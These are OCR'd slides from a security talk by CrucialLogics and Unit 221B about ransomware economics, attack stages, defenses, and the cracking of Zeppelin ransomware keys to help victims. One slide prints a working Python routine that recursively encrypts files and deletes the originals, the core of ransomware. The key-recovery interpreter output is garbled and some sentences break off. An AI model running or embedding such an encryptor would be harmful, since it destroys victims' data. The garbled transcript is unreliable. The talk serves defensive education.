CrucialLogics
consulting with a conscience™

UNIT 221B


Speaker

Amol Joshi

Partner Enterprise Services, CrucialLogics

Amol is a senior security executive with over 16 years of experience in leading and executing complex IT transformations and security programs. He's a firm believer in achieving security through standardization, avoiding complexity and that security be achieved using native, easy-to-use technologies. Amol approaches business challenges in a detail-oriented way and demonstrates quantifiable results throughout the course of highly technical and complex engagements.

$whoami



Lifelike Portrait


- 25+ Years of Information Security and Counterintelligence
- CEO of Unit 221B, LLC
  - As in Sherlock Holmes
  - Investigations and R&D Think Tank Consulting Firm
- Works with Industry and Law Enforcement
  - Bridge the Gap
- Mentors and Coaches up and coming hackers
- Founded I2P (Early Dark Web Tool)
- Discovered Zeus Malware
- Studied Violin and Piano since 5 years old
  - Classically Trained
  - Love Karaoke
  - Love Acapella
- Took down CryptoLocker in 2013
  - FBI+Industry
- Cracked Zeppelin Ransomware Keys Secretly
  - 2 years to help victims

UNIT 221B
GUIDED BY INTEGRITY DISCREET BY DESIGN

CrucialLogics
consulting with a conscience™

Ransomware Revenue


Blockchain Says…



Source: Chainalysis' Crypto Crime Report 2022


Ransomware TTP's

File I/O




Ransomware TTP's

Note and Network



Ransomware Attack Process

- Threat Actor At Keyboard



Source: cisecurity.org

- TTP's
  - Vulnerable or Open RDP
  - Malicious Email
    - Typically Targeted
  - Breach occurs
    - Additional malware dropped
    - Pen Testing Tools Loaded
    - Persistence and Multiple Returns
  - Privilege Escalation
    - Lateral movement using admin
  - Data Exfil
  - Ransomware Dropped
    - Maximizes damage
    - Exits
  - Collects Loot

Ransomware Benefits

Basic Ransomware Code


```
# This must be kept secret, this is the combination to your safe
key = nacl.utils.random(nacl.secret.SecretBox.KEY_SIZE)

# This is your safe, you can use it to encrypt or decrypt messages
box = nacl.secret.SecretBox(key)

# This is our message to send, it must be a bytestring as SecretBox will
#   treat it as just a binary blob of data.
def encrypt_recursively(path, encrypt_func):
    for root, dirs, files in os.walk(path):
        for file in files:
            file_path = os.path.join(root, file)
            try:

                with open(file_path, "rb") as f:  # we snapshot the file
                    print("Ransomware Log:", "Encrypting:", file_path)
                    encrypted_data = encrypt_func(f.read())
                    before_ent = get_entropy(encrypted_data[0:2048])
                    print("Ransomware Log:", "Entropy:", before_ent, file_path)
                    os.remove(file_path)
                    print("Ransomware Log:", "Deleted:", file_path)

                with open(file_path + ".enc", "wb") as f:
                    f.write(encrypted_data)
                    print("Ransomware Log:", "Encrypted:", file_path)
            except Exception as e:
                print("Ransomware Log:", "Skipping:", file_path)
                pass
```

Why would they ever stop?

- Ransomware is trivial to develop
- Trivial to buy on the dark web
- A 512-digit number can literally halt an organization
- The return on investment is currently very high
- Russia is the prime source of ransomware attacks
    - They don’t like North America
    - They don’t see this as criminal
    - Conti Ransomware alone has made over 250 million dollars in revenue
- Cyber Insurance Covered
    - Which continues the problem

Current Defensive Options


Backups	Cracking Keys	Criminal Disruption	Endpoint Detection and Response
• Disconnected from network • Shadow Volume Copies protected • Earlier Detection of a breach • Idealistic, but unrealistic as proven by ransomware	• Possible when lucky or a mistake was made • Costly research • Must keep secret • They will upgrade and fix if not • Few and far between success	• Shutting down illegal btc exchanges • Attribution and arrests • Requires Industry + Law Enforcement • Russia isn't helping	• Attempt to detect ransomware • Obviously not that successful • Hackers at keyboard turn off EDR



UNIT 221B
GUIDED BY INTEGRITY DISCREET BY DESIGN

CrucialLogics
consulting with a conscience™

Story Time



Dead Zeppelin

- The year is 2020
- Small and medium size businesses were getting attacked by a specific ransomware strain
- Sold on dark web
- Do-it-yourself kit.
- Zeppelin developers were struggling to make their ransomware fast
- Cut corners for speed
  - And that there created an opening
- I get a call that they hit a homeless shelter
- I have a rule
  - Don’t mess with the homeless

Locating Deleted Key

DFIR FTW

```
>>> decodedb64.hex()
'd2ed7bdfd0f97b203ac0549a4c962e63b1cc97a952bce2423a2b048c5f
7f7ede8bb357d6d5d719da111c546e30ed5c5dcff5bc7961e109d6a7b53
bc823629a11346630f610682aa618d4439b95c002e7be23d6d5af6a7928
dc90b386d59782ba976a31e9a9c33401a6932737c60ef5806f4f1825767
5d03d90c1380cceec8ce1f148e58785966f592e196518627b912d3be875
9bc5ccb9ed3f0b499f72ace48d47c'
```

Grab the first 64 characters (32 bytes) and we ha

Using our RC4 key, we can now decrypt th

```
>>>
>>> from Crypto.Cipher import ARC4
>>> rc4key = decodedb64.hex()[:64]
>>> rc4key
b'<N>B0B11CE5F10D06665F8A4A0295034261D5D97A2DFA689E89AB7C0FEF5909C0595C8050E0CA3E40B31F7E856E5B93FC70DE10710761BDA78
42CEAFC93CE8604449</N><E>6A45809350F03A050400B509DA36D6EF47726475847EB6BF559B5C8EBF6A791FB78A02D266C34CB077262414863
6DF1EDB7AE0C47A932A49E8A29B31CA0293FC3</E>'
>>> registrykeygibberish = rc4.decrypt(bytes.fromhex(decodedb64.hex()[64:]))
>>> registrykeygibberish
b'<N>B0B11CE5F10D06665F8A4A0295034261D5D97A2DFA689E89AB7C0FEF5909C0595C8050E0CA3E40B31F7E856E5B93FC70DE10710761BDA78
42CEAFC93CE8604449</N><E>6A45809350F03A050400B509DA36D6EF47726475847EB6BF559B5C8EBF6A791FB78A02D266C34CB077262414863
6DF1EDB7AE0C47A932A49E8A29B31CA0293FC3</E>'
```

Cracking The Keys

